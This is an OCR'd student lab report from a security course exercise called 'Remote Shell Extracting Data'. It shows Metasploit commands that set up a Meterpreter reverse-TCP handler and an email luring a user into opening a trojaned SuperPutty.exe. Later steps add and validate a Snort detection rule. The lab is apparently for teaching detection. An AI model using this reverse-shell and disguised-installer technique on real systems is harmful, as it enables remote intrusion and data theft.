

Ryan Brodsky


ICS 482


10/14/19


InfoSec Lab: Remote Shell Extraction






Remote Shell Extracting Data
Final_Kali-2.0 - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-962345/Final_Kali-2.0
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Applications
Places
Mon 20:42
root@Hacker: ~
File Edit View Search Terminal Help
Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit
=[metasploit v4.11.21-dev]
+ -- --=[1533 exploits - 893 auxiliary - 264 post]
+ -- --=[438 payloads - 38 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf exploit(handler) > set lport 80
lport => 80
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.1.5:80
[*] Starting the payload handler...
BACK
INFOSEC LEARNING
NEXT
Type here to search
7:43 PM
10/14/2019


Remote Shell Extracting Data
Final_Alice_DT_32bit - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-962347/Final_Alice_DT_32bit
Final_Alice_DT_32bit
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Roundcube Webmail :: Inbox - Mozilla Firefox
8:45 PM
roundcube
Inbox
Drafts
Sent
Junk
Trash
From
Date
Size
bob@urbank.com
Today 20:39
690 KB
SuperPuTTY Release
From bob@urbank.com
Date Today 20:39
Hi Alice,
Have you tried new SuperPuTTY yet?
SuperPutty.exe (503 KB)
DOWNLOADING PACKAGE
8 Select the Save File button and click OK.
Opening SuperPutty.exe
You have chosen to open:
SuperPutty.exe
which is: DOS/Windows executable (503 KB)
from: https://mx.urbank.com
What should Firefox do with this file?
Open with
Save File
SAVING FILE
Type here to search
7:46 PM
10/14/2019





OPENING SUPERPUTTY


15 **Click** the close button on the VM window.

FINISHED WITH KALI

Before performing this next step, please kee
there is another section that consists of y
assignment. When ready, revisit this lab ar
instructions outlined within the Administrati
section.


Remote Shell Extracting Data
Final_Alice_DT_32bit
View Fullscreen
Send Ctrl+Alt+Delete
OPENING LOCAL.RULES
10 Add your SNORT rule.
support@IDS-DMZ: ~
GNU nano 2.2.6 File: /etc/snort/rules/local.rules
$Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
LOCAL RULES
This file intentionally does not come with signatures. Put your local
additions here.
M
[Read 6 lines]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
ADD YOUR RULE HERE
11 Press and hold the Ctrl key followed by pressing the x key to Exit.
Terminal
8:54 PM
7:54 PM
10/14/2019


Remote Shell Extracting Data
Final_Alice_DT_32bit
View Fullscreen
Send Ctrl+Alt+Delete
SAVE
13 Press the Enter key to confirm location.
File Name to Write: /etc/snort/rules/local.rules
^G Get Help M-D DOS Format M-A Append
^C Cancel M-M Mac Format M-P Prepend
CONFIRM FILE
14 Execute the following command to test rule syntax.
support@IDS-DMZ:~# sudo snort -Tc /etc/snort/snort.conf
support@IDS-DMZ:~$
support@IDS-DMZ:~$ sudo snort -Tc /etc/snort/snort.conf
VERIFYING RULE SYNTAX
15 Verify that you see this message.
Snort successfully validated the configuration!
Snort exiting
support@IDS-DMZ:~$
GOOD SYNTAX
16 Execute the following command to apply the filter.
Terminal
8:55 PM
Copyright (C) 1998-2011 Sourcefire, Inc., et al.
Using libpcap version 1.1.1
Using PCRE version: 8.12 2011-01-15
Using ZLIB version: 1.2.3.4
Rules Engine: SF_SNORT_DETECTION_ENGINE Version 1.15 <Build 18>
Preprocessor Object: SF_SIP (IPV6) Version 1.1 <Build 1>
Preprocessor Object: SF_DNP3 (IPV6) Version 1.1 <Build 1>
Preprocessor Object: SF_SSH (IPV6) Version 1.1 <Build 3>
Preprocessor Object: SF_DNS (IPV6) Version 1.1 <Build 4>
Preprocessor Object: SF_FTPTELNET (IPV6) Version 1.2 <Build 13>
Preprocessor Object: SF_DCERPC2 (IPV6) Version 1.0 <Build 3>
Preprocessor Object: SF_SDF (IPV6) Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP (IPV6) Version 1.0 <Build 1>
Preprocessor Object: SF_SSLPP (IPV6) Version 1.1 <Build 4>
Preprocessor Object: SF_MODBUS (IPV6) Version 1.1 <Build 1>
Preprocessor Object: SF_GTP (IPV6) Version 1.1 <Build 1>
Preprocessor Object: SF_POP (IPV6) Version 1.0 <Build 1>
Preprocessor Object: SF_REPUTATION (IPV6) Version 1.1 <Build 1>
Preprocessor Object: SF_SMTP (IPV6) Version 1.1 <Build 9>
Snort successfully validated the configuration!
Snort exiting
support@IDS-DMZ:~$
7:55 PM
10/14/2019


https://lab.infoseclearning.com/lab/remote-shell-extracting-data
Assignments - ICS 482-01 Vuln...
Mail - Ryan Brodsky - Outlook
Remote Shell Extracting
Remote Shell Extracting Data
[sudo] password for support:
PROVISIONING THE WEB SERVER
21 Execute the following to verify if your signatures are detecting the a
support@Web:~$
support@Web:~$ sudo tail /var/log/ids_dmz.log
VERIFYING SIGNATURE DETECTION
When you are finsihed, please remember to perform the next step.
22 Click the STOP button in the topology.
Hello Phil Kazanjia
Time remaining: 84:14
STOP
Cloud
Bob - Kali
192.168.1.5
Type here to search
Final_Alice_DT_32bit - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-962347/Final_Alice_DT_32bit
Final_Alice_DT_32bit
View Fullscreen
Send Ctrl+Alt+Delete
Terminal
8:57 PM
support@IDS-DMZ: ~
By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-team
Copyright (C) 1998-2011 Sourcefire, Inc., et al.
Using libpcap version 1.1.1
Using PCRE version: 8.12 2011-01-15
support@Web: ~
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 628 kB of archives.
After this operation, 1,556 kB of additional disk space will be used.
Terminal
/mirror.urbank.com/ precise/main libopts25 i386 1:5.12-0.1ubuntu1 [58.4 kB]
Get:2 http://mirror.urbank.com/ precise/main ntp i386 1:4.2.6.p3+dfsg-1ubuntu3 [570 kB]
Fetched 628 kB in 0s (14.4 MB/s)
Selecting previously unselected package libopts25.
(Reading database ... 55024 files and directories currently installed.)
Unpacking libopts25 (from .../libopts25_1%3a5.12-0.1ubuntu1_i386.deb) ...
Selecting previously unselected package ntp.
Unpacking ntp (from .../ntp_1%3a4.2.6.p3+dfsg-1ubuntu3_i386.deb) ...
Processing triggers for man-db ...
Processing triggers for ureadahead ...
Setting up libopts25 (1:5.12-0.1ubuntu1) ...
Setting up ntp (1:4.2.6.p3+dfsg-1ubuntu3) ...
* Starting NTP server ntpd [OK]
Processing triggers for libc-bin ...
ldconfig deferred processing now taking place
* Stopping NTP server ntpd [OK]
* Starting NTP server ntpd [OK]
support@Web:~$ sudo tail /var/log/ids_dmz.log
support@Web:~$
7:57 PM
10/14/2019